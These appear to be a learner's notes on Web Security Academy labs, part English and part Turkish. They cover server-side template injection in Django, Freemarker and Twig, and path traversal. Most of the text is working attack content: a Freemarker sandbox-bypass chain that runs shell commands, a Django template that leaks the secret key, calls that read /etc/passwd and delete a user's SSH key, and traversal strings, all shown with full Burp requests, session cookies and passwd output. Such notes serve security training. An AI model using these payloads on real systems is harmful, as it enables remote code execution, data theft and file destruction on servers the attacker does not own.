Traceback (most recent call last): File "<string>", line 11, in <module> File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 191, in __init__ self.nodelist = self.compile_nodelist() File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 230, in compile_nodelist return parser.parse() File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 486, in parse raise self.error(token, e) django.template.exceptions.TemplateSyntaxError: Could not parse the remainder: 'toUpperCase()' from "a.toUpperCase()"
```

Explore ssti tih django payload: {% debug %}

Template:

```
Hurry! Only {{product.stock}} left of {{product.name}} at {{product.asdfsdfsdf}}.  
{% debug %}
```

[Preview](#) [Save](#)

```
Hurry! Only 587 left of Sarcastic 9 Ball at . {'product': {'name': 'Sarcastic 9 Ball', 'price': '$63.16', 'stock': 587}, 'settings': <LazySettings "None">}{'False': False, 'None': None, 'True': True} {'Cookie': <module 'Cookie' from '/usr/lib/python2.7/Cookie.pyc'>, 'HTMLParser': <module 'HTMLParser' from '/usr/lib/python2.7/HTMLParser.pyc'>, 'SocketServer': <module 'SocketServer' from '/usr/lib/python2.7/SocketServer.pyc'>, 'StringIO': <module 'StringIO' from '/usr/lib/python2.7/StringIO.pyc'>, 'UserDict': <module 'UserDict' from '/usr/lib/python2.7/UserDict.pyc'>, 'UserList': <module 'UserList' from '/usr/lib/python2.7/UserList.pyc'>, '__builtin__': <module '__builtin__' (built-in)>, '__future__': <module '__future__' from '/usr/lib/python2.7/__future__.pyc'>, '__main__': <module '__main__' (built-in)>, '_abcoll': <module '_abcoll' from '/usr/lib/python2.7/_abcoll.pyc'>, '_bisect': <module '_bisect' (built-in)>, '_codecs': <module '_codecs' (built-in)>, '_collections': <module '_collections' (built-in)>, '_ctypes': <module '_ctypes' from '/usr/lib/python2.7/lib-dynload/_ctypes.x86_64-linux-gnu.so'>, '_functools': <module '_functools' (built-in)>, '_hashlib': <module '_hashlib' from '/usr/lib/python2.7/lib-dynload/_hashlib.x86_64-linux-gnu.so'>, '_heapq': <module '_heapq' (built-in)>, '_io': <module '_io' (built-in)>, '_json': <module '_json' from '/usr/lib/python2.7/lib-dynload/_json.x86_64-linux-gnu.so'>, '_locale': <module '_locale' (built-in)>, '_random': <module '_random' (built-in)>, '_socket': <module '_socket' (built-in)>, '_sre': <module '_sre' (built-in)>, '_ssl': <module '_ssl' from '/usr/lib/python2.7/lib-dynload/_ssl.x86_64-linux-gnu.so'>, '_struct': <module '_struct' (built-in)>, '_sysconfigdata': <module '_sysconfigdata' from '/usr/lib/python2.7/_sysconfigdata.pyc'>, '_sysconfigdata_nd': <module '_sysconfigdata_nd' from '/usr/lib/python2.7/plat-x86_64-linux-gnu/_sysconfigdata_nd.pyc'>, '_warnings': <module '_warnings' (built-in)>, '_weakref': <module '_weakref' (built-in)>, '_weakrefset': <module '_weakrefset' from '/usr/lib/python2.7/_weakrefset.pyc'>, 'abc': <module 'abc' from '/usr/lib/python2.7/abc.pyc'>, 'argparse': <module 'argparse' from '/usr/lib/python2.7/argparse.pyc'>}
```

This request will fetch you a list of readable objects, available for debugging. From here, objects like 'settings' might be accessible too. So, try reading the secret key and see if you could succeed:

POST /endpoint-detail HTTP/1.1

Host: example.com

parameter={{settings.SECRET\_KEY}}

Template:

```
{{settings.SECRET_KEY}}
```

[Preview](#) [Save](#)

2zi8fdfimiaihjviu7dasnyhn0r82oh

## Lab 6: Server-side template injection in a sandboxed environment

### EXPERT

This lab uses the Freemarker template engine. It is vulnerable to [server-side template injection](#) due to its poorly implemented sandbox. To solve the lab, break out of the sandbox to read the file `my_password.txt` from Carlos's home directory. Then submit the contents of the file.

You can log in to your own account using the following credentials: content-manager:C0nt3ntM4n4g3r

#### [Access the lab](#)

### Solution

1. Log in and edit one of the product description templates. Notice that you have access to the product object.
2. Load the JavaDoc for the Object class to find methods that should be available on all objects. Confirm that you can execute  `${object.getClass()}`` using the product object.
3. Explore the documentation to find a sequence of method invocations that grant access to a class with a static method that lets you read a file, such as:
  4. Enter this payload in one of the templates and save. The output will contain the contents of the file as decimal ASCII code points.
  5. Convert the returned bytes to ASCII.
  6. Click the "Submit solution" button and submit this string to solve the lab.

Original page:

Template:

```
<p>Giant Pillow Thing - Because, why not?</p>
<p>Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of Gurkha guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV on, have a family reunion in, or land on after jumping out of a plane.</p>
<p>Hurry! Only ${product.stock} left of ${product.name} at ${product.price}.</p>
```

[Preview](#) [Save](#)

```
<p>Giant Pillow Thing - Because, why not?</p> <p>Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of Gurkha guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV on, have a family reunion in, or land on after jumping out of a plane.</p> <p>Hurry! Only 871 left of Giant Pillow Thing at $8.75.</p>
```

Trigger an error:

Template:

```
<p>Hurry! Only ${product.stock} left of ${product.name} at ${asdasd.price}.</p>
```

[Preview](#) [Save](#)

```
<p>Hurry! Only 988 left of Giant Pillow Thing at Freemarker template error (DEBUG mode; use RETROW in production!): The following has evaluated to null or missing: ==> asdasd [in template "freemarker" at line 1, column 62] ---- Tip: If the failing expression is known to legally refer to something that's sometimes null or missing, either specify a default value like myOptionalVar!myDefault, or use <if myOptionalVar??>when-present</else>when-missing</if>. (These only cover the last step of the expression; to cover the whole expression, use parenthesis: (myOptionalVar.foo)!myDefault, (myOptionalVar.foo)??) ---- FTL stack trace ("~" means nesting-related): - Failed at: ${asdasd.price} [in template "freemarker" at line 1, column 60] ---- Java stack trace (for programmers): ----
freemarker.core.InvalidReferenceException: [... Exception message was already printed; see it above ...]
freemarker.core.UnexpectedTypeException.getInstance(UnexpectedTypeException.java:134) at
freemarker.core.UnexpectedTypeException.newBuilder(UnexpectedTypeException.java:85) at
freemarker.core.UnexpectedTypeException.(UnexpectedTypeException.java:48) at
freemarker.core.NonHashException.<init>(NonHashException.java:49) at
freemarker.core.Dot._eval(Dot.java:48) at
freemarker.core.Expression.eval(Expression.java:101) at
freemarker.core.DollarVariable.accept(DollarVariable.java:63) at
freemarker.core.Environment.visit(Environment.java:331) at
freemarker.core.Environment.visit(Environment.java:337) at
freemarker.core.Environment.process(Environment.java:310) at
freemarker.template.Template.process(Template.java:383) at
lab.actions.templateengines.FreeMarker.processInput(FreeMarker.java:58) at
lab.actions.templateengines.FreeMarker.act(FreeMarker.java:42) at
lab.actions.common.Action.act(Action.java:51) at
lab.actions.common.Action.run(Action.java:37) at
lab.actions.templateengines.FreeMarker.main(FreeMarker.java:23)
```

## Freemarker - Sandbox bypass

⚠️ only works on Freemarker versions below 2.3.30

```
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
```

```
<#assign classloader=product.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("cat my_password.txt")}
```

Congratulations, you solved the lab!

Template:

```
<#assign classloader=product.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("cat my_password.txt")}
```

Preview

Save

tvrjk2c8spkilrej3fu

Burda burp collaborator kullanımı da var. Komut çalıştırıldığı yerde burp collaborator'a da istek atırsın.

## Lab 7: Server-side template injection with a custom exploit

### EXPERT

This lab is vulnerable to [server-side template injection](#). To solve the lab, create a custom exploit to delete the file `/ssh/id_rsa` from Carlos's home directory. You can log in to your own account using the following credentials: wiener:peter

### Warning

As with many high-severity vulnerabilities, experimenting with server-side template injection can be dangerous. If you're not careful when invoking methods, it is possible to damage your instance of the lab, which could make it unsolvable. If this happens, you will need to wait 20 minutes until your lab session resets.

### [Access the lab](#)

### Solution

1. While proxying traffic through Burp, log in and post a comment on one of the blogs.
2. Go to the "My account" page. Notice that the functionality for setting a preferred name is vulnerable to server-side template injection, as we saw in a previous lab. You should also have noticed that you have access to the user object.
3. Investigate the custom avatar functionality. Notice that when you upload an invalid image, the error message discloses a method called `user.setAvatar()`. Also take note of the file path `/home/carlos/User.php`. You will need this later.
4. Upload a valid image as your avatar and load the page containing your test comment.
5. In Burp Repeater, open the POST request for changing your preferred name and use the `blog-post-author-display` parameter to set an arbitrary file as your avatar:

```
user.setAvatar('/etc/passwd')
```

6. Load the page containing your test comment to render the template. Notice that the error message indicates that you need to provide an image MIME type as the second argument. Provide this argument and view the comment again to refresh the template:

```
user.setAvatar('/etc/passwd','image/jpg')
```

7. To read the file, load the avatar using `GET /avatar?avatar=wiener`. This will return the contents of the `/etc/passwd` file, confirming that you have access to arbitrary files.

8. Repeat this process to read the PHP file that you noted down earlier:

```
user.setAvatar('/home/carlos/User.php','image/jpg')
```

9. In the PHP file, Notice that you have access to the `gdprDelete()` function, which deletes the user's avatar. You can combine this knowledge to delete Carlos's file.

10. First set the target file as your avatar, then view the comment to execute the template:

```
user.setAvatar('/home/carlos/.ssh/id_rsa','image/jpg')
```

11. Invoke the `user.gdprDelete()` method and view your comment again to solve the lab.

The screenshot shows the Burp Suite interface with two panes: Request and Response.

**Request:**

```
POST /my-account/change-blog-post-author-display HTTP/1.1
Host: 0a8c00af0415e009c0701ab600b00017.web-security-academy.net
Cookie: session=QIBzLuBzKSTt3z42dqAcWj4Ejmvi4
Content-Length: 78
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A;Brand";v="8", "chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a8c00af0415e009c0701ab600b00017.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a8c00af0415e009c0701ab600b00017.web-security-academy.net/my-account?id=wiene
r
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
blog-post-author-display=user.first_name &csrf=ZT1ly4I0dFMig6oJjPYXvoF2lDshAJhK
```

**Response:**

```
HTTP/1.1 302 Found
Location: /my-account
Connection: close
Content-Length: 0

```

```

Request
Pretty Raw Hex
1 POST /my-account/change-blog-post-author-display HTTP/1.1
2 Host: 0a8c00af0415e009c0701ab600b00017.web-security-academy.net
3 Cookie: session=QIBzLu3BzKSTt3z42dqAcWjd4Bjyvi4
4 Content-Length: 78
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not/A;Brand";v="8", "chromium";v="102"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a8c00af0415e009c0701ab600b00017.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn-g,*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a8c00af0415e009c0701ab600b00017.web-security-academy.net/my-account?id=wiene
19 Accept-Encoding: gzip, deflate
20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.9
21 Connection: close
22
23 blog-post-author-display=user.idontexist &csrf=ZTlly4I0dFMig6oJjFYXvoFZ10zhAJNK
```

```

Request
Pretty Raw Hex
1 POST /my-account/change-blog-post-author-display HTTP/1.1
2 Host: 0a8c00af0415e009c0701ab600b00017.web-security-academy.net
3 Cookie: session=QIBzLu3BzKSTt3z42dqAcWjd4Bjyvi4
4 Content-Length: 67
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not/A;Brand";v="8", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a8c00af0415e009c0701ab600b00017.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn-g,*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a8c00af0415e009c0701ab600b00017.web-security-academy.net/my-account?id=wiene
19 Accept-Encoding: gzip, deflate
20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.9
21 Connection: close
22
23 blog-post-author-display=user &csrf=ZTlly4I0dFMig6oJjFYXvoFZ10zhAJNK
```

Lets look at the blog page again, we triggered th error about template engine :

## Internal Server Error

```

PHP Fatal error: Uncaught Error: Object of class User could not be converted to string in /usr/local/envs/php-twig-
2.4.6/vendor/twig/twig/lib/Twig/Environment.php(378): eval()'d code:23 Stack trace: #0 /usr/local/envs/php-twig-
2.4.6/vendor/twig/twig/lib/Twig/Template.php(394): __TwigTemplate_b6a7c72a93507ca5c7099ebdeae25ac82b0a909b1559ad83f3f9c71a201576b->doDisplay()
#1 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Template.php(371): Twig_Template->displayWithErrorHandling() #2 /usr/local/envs/php-twig-
2.4.6/vendor/twig/twig/lib/Twig/Template.php(379): Twig_Template->display() #3 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Environment.php(289):
Twig_Template->render() #4 Command line code(10): Twig_Environment->render() #5 {main} thrown in /usr/local/envs/php-twig-
2.4.6/vendor/twig/twig/lib/Twig/Environment.php(378): eval()'d code on line 23

```

Yarida kaldı sonra devam et.

## DIRECTORY TRAVERSAL

Lab 1: File path traversal, simple case

### APPRENTICE

This lab contains a [file path traversal](#) vulnerability in the display of product images.

To solve the lab, retrieve the contents of the /etc/passwd file.

### [Access the lab](#)

#### Solution

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the filename parameter, giving it the value:

../../../../etc/passwd

3. Observe that the response contains the contents of the /etc/passwd file.

## Intercept > view details button at main page

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 GET /product?productId=7 HTTP/1.1
2 Host: 0a3a003903e5e3c5c05dd51400f60047.web-security-academy.net
3 Cookie: session=esTIBFAR6NMEZ1Ta7RByrPwVvsaLy2w
4 Sec-Ch-Ua: "Not/A;Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a3a003903e5e3c5c05dd51400f60047.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18

```

forward then coming request will be like below then change it

Pretty Raw Hex

```

1 GET /image?filename=22.jpg HTTP/1.1
2 Host: 0a3a003903e5e3c5c05dd51400f60047.web-security-academy.net
3 Cookie: session=esTIBFAR6NMEZ1Ta7RByrPwVvsaLy2w
4 Sec-Ch-Ua: "Not/A;Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://0a3a003903e5e3c5c05dd51400f60047.web-security-academy.net/product?productId=7
13 Accept-Encoding: gzip, deflate
14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
15 Connection: close
16
17

```

Change first line with below :

Burp Suite Professional v2022.3.9 - Temporary Project - licensed to tburakdilrik@gmail.com

Target: https://0a3a003903e5e3c5c05dd51400f60047.web-security-academy.net

**Request**

```

1 GET /image?filename=../../../../etc/passwd HTTP/1.1
2 Host: 0a3a003903e5e3c5c05dd51400f60047.web-security-academy.net
3 Cookie: session=esTIBFAR6NMEZ1Ta7RByrPwVvsaLy2w
4 Sec-Ch-Ua: "Not/A;Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://0a3a003903e5e3c5c05dd51400f60047.web-security-academy.net/product?productId=7
13 Accept-Encoding: gzip, deflate
14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
15 Connection: close
16
17

```

**Response**

```

1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1256
5
6
7 root:x:0:root:/root:/bin/bash
8 daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
9 bin:x:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:sync:/var/adm:/usr/sbin/nologin
12 games:x:5:games:/usr/games:/usr/sbin/nologin
13 man:x:6:man:/var/cache/man:/usr/sbin/nologin
14 lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 mail:x:8:mail:/var/mail:/usr/sbin/nologin
16 news:x:9:news:/var/spool/news:/usr/sbin/nologin
17 uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 proxy:x:11:proxy:/bin:/usr/sbin/nologin
19 www-data:x:13:www-data:/var/www:/usr/sbin/nologin
20 backup:x:14:backup:/var/backups:/usr/sbin/nologin
21 wwwrun:x:15:wwwrun:/var/run:/usr/sbin/nologin
22 irc:x:19:ircd:/var/run/ircd:/usr/sbin/nologin
23 gnats:x:41:gnats:Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
24 nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 eliot:x:12003:12003:/home/eliot:/bin/bash
29 andrew:x:12004:12004:/home/andrew:/bin/bash
30 messagbus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32

```

**Inspector**

Selected text

HTTP/1.1 200 OK

Content-Type: image/jpeg

Connection: close

Content-Length: 1256

root:x:0:root:/root:/bin/bash

daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:bin:/bin:/usr/sbin/nologin

sys:x:3:sys:/dev:/usr/sbin/nologin

sync:x:4:sync:/var/adm:/usr/sbin/nologin

games:x:5:games:/usr/games:/usr/sbin/nologin

man:x:6:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:11:proxy:/bin:/usr/sbin/nologin

www-data:x:13:www-data:/var/www:/usr/sbin/nologin

backup:x:14:backup:/var/backups:/usr/sbin/nologin

wwwrun:x:15:wwwrun:/var/run:/usr/sbin/nologin

irc:x:19:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:gnats:Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin

peter:x:12001:12001:/home/peter:/bin/bash

carlos:x:12002:12002:/home/carlos:/bin/bash

user:x:12000:12000:/home/user:/bin/bash

eliot:x:12003:12003:/home/eliot:/bin/bash

andrew:x:12004:12004:/home/andrew:/bin/bash

messagbus:x:101:101:/nonexistent:/usr/sbin/nologin

dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin

See more

**Request Attributes**

**Request Query Parameters**

**Request Body Parameters**

**Request Cookies**

**Request Headers**

**Response Headers**

## Lab 2: File path traversal, traversal sequences blocked with absolute path bypass

### PRACTITIONER

This lab contains a [file path traversal](#) vulnerability in the display of product images. The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory. To solve the lab, retrieve the contents of the /etc/passwd file. [Access the lab](#)

### Solution

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the filename parameter, giving it the value /etc/passwd.
3. Observe that the response contains the contents of the /etc/passwd file.

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /product?productId=2 HTTP/1.1
2 Host: Dad60033036d14e6c053391f004e0087.web-security-academy.net
3 Cookie: session=JTVqUslr0liI9KxGibxFESGADXG22vAT
4 Sec-Ch-UA: "Not-A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://Dad60033036d14e6c053391f004e0087.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
```

## Forward

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /image?filename=13.jpg HTTP/1.1
2 Host: Dad60033036d14e6c053391f004e0087.web-security-academy.net
3 Cookie: session=JTVqUslr0liI9KxGibxFESGADXG22vAT
4 Sec-Ch-UA: "Not-A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-UA-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-UA-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://Dad60033036d14e6c053391f004e0087.web-security-academy.net/product?productId=2
13 Accept-Encoding: gzip, deflate
14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
15 Connection: close
16
17
```

Send to repeater and change with below

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre>1 GET /image?filename=/etc/passwd HTTP/1.1 2 Host: Dad60033036d14e6c053391f004e0087.web-security-academy.net 3 Cookie: session=JTVqUslr0liI9KxGibxFESGADXG22vAT 4 Sec-Ch-UA: "Not-A/Brand";v="8", "Chromium";v="102" 5 Sec-Ch-UA-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 7 Sec-Ch-UA-Platform: "Windows" 8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: no-cors 11 Sec-Fetch-Dest: image 12 Referer: https://Dad60033036d14e6c053391f004e0087.web-security-academy.net/product?productId=6 13 Accept-Encoding: gzip, deflate 14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 15 Connection: close 16 17</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: image/jpeg 3 Connection: close 4 Content-Length: 1256 5 6 root:x:0:0:root:/root/bin/bash 7 daemon:x:1:1:daemon:/usr/bin/nologin 8 bin:x:2:2:bin:/bin/usr/sbin/nologin 9 sys:x:3:3:sys:/dev/usr/sbin/nologin 10 sync:x:4:65534:sync:/bin:/bin/sync 11 games:x:5:0:games:/usr/games:/usr/sbin/nologin 12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 17 proxy:x:13:13:proxy:/bin:/sbin/nologin 18 www-data:x:33:33:www-data:/var/www/usr/sbin/nologin 19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 20 list:x:38:38:List Manager:/var/list:/usr/sbin/nologin 21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 22 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 24 apt:x:100:65534::/nonexistent:/usr/sbin/nologin 25 peter:x:12001:12001:/home/peter:/bin/bash 26 carlos:x:12002:12002:/home/carlos:/bin/bash 27 user1:x:12000:12000:/home/user1:/bin/bash 28 elmer:x:12099:12099:/home/elmer:/bin/bash 29 academy:x:10000:10000:/academy:/bin/bash 30 messagbus:x:101:101:/nonexistent:/usr/sbin/nologin 31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin 32</pre>

Lab 3: File path traversal, traversal sequences stripped non-recursively

## PRACTITIONER

This lab contains a [file path traversal](#) vulnerability in the display of product images. The application strips path traversal sequences from the user-supplied filename before using it. To solve the lab, retrieve the contents of the /etc/passwd file. [Access the lab](#)

## Solution

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the filename parameter, giving it the value:  
....//....//etc/passwd
3. Observe that the response contains the contents of the /etc/passwd file.

Intercept view product button then forward

Request to https://0a5f0008035fd8d0c0af53e000f000b3.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 GET /product?productId=1 HTTP/1.1
2 Host: 0a5f0008035fd8d0c0af53e000f000b3.web-security-academy.net
3 Cookie: session=BLXZ3GSureLlwwwJaJqEpkQ9pUhy6juqy
4 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a5f0008035fd8d0c0af53e000f000b3.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18

```

Oluşan alttaki requestin get alanını değiştir.

Request

Pretty Raw Hex

```

1 GET /image?filename=../../../../etc/passwd HTTP/1.1
2 Host: 0a5f0008035fd8d0c0af53e000f000b3.web-security-academy.net
3 Cookie: session=BLXZ3GSureLlwwwJaJqEpkQ9pUhy6juqy
4 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?
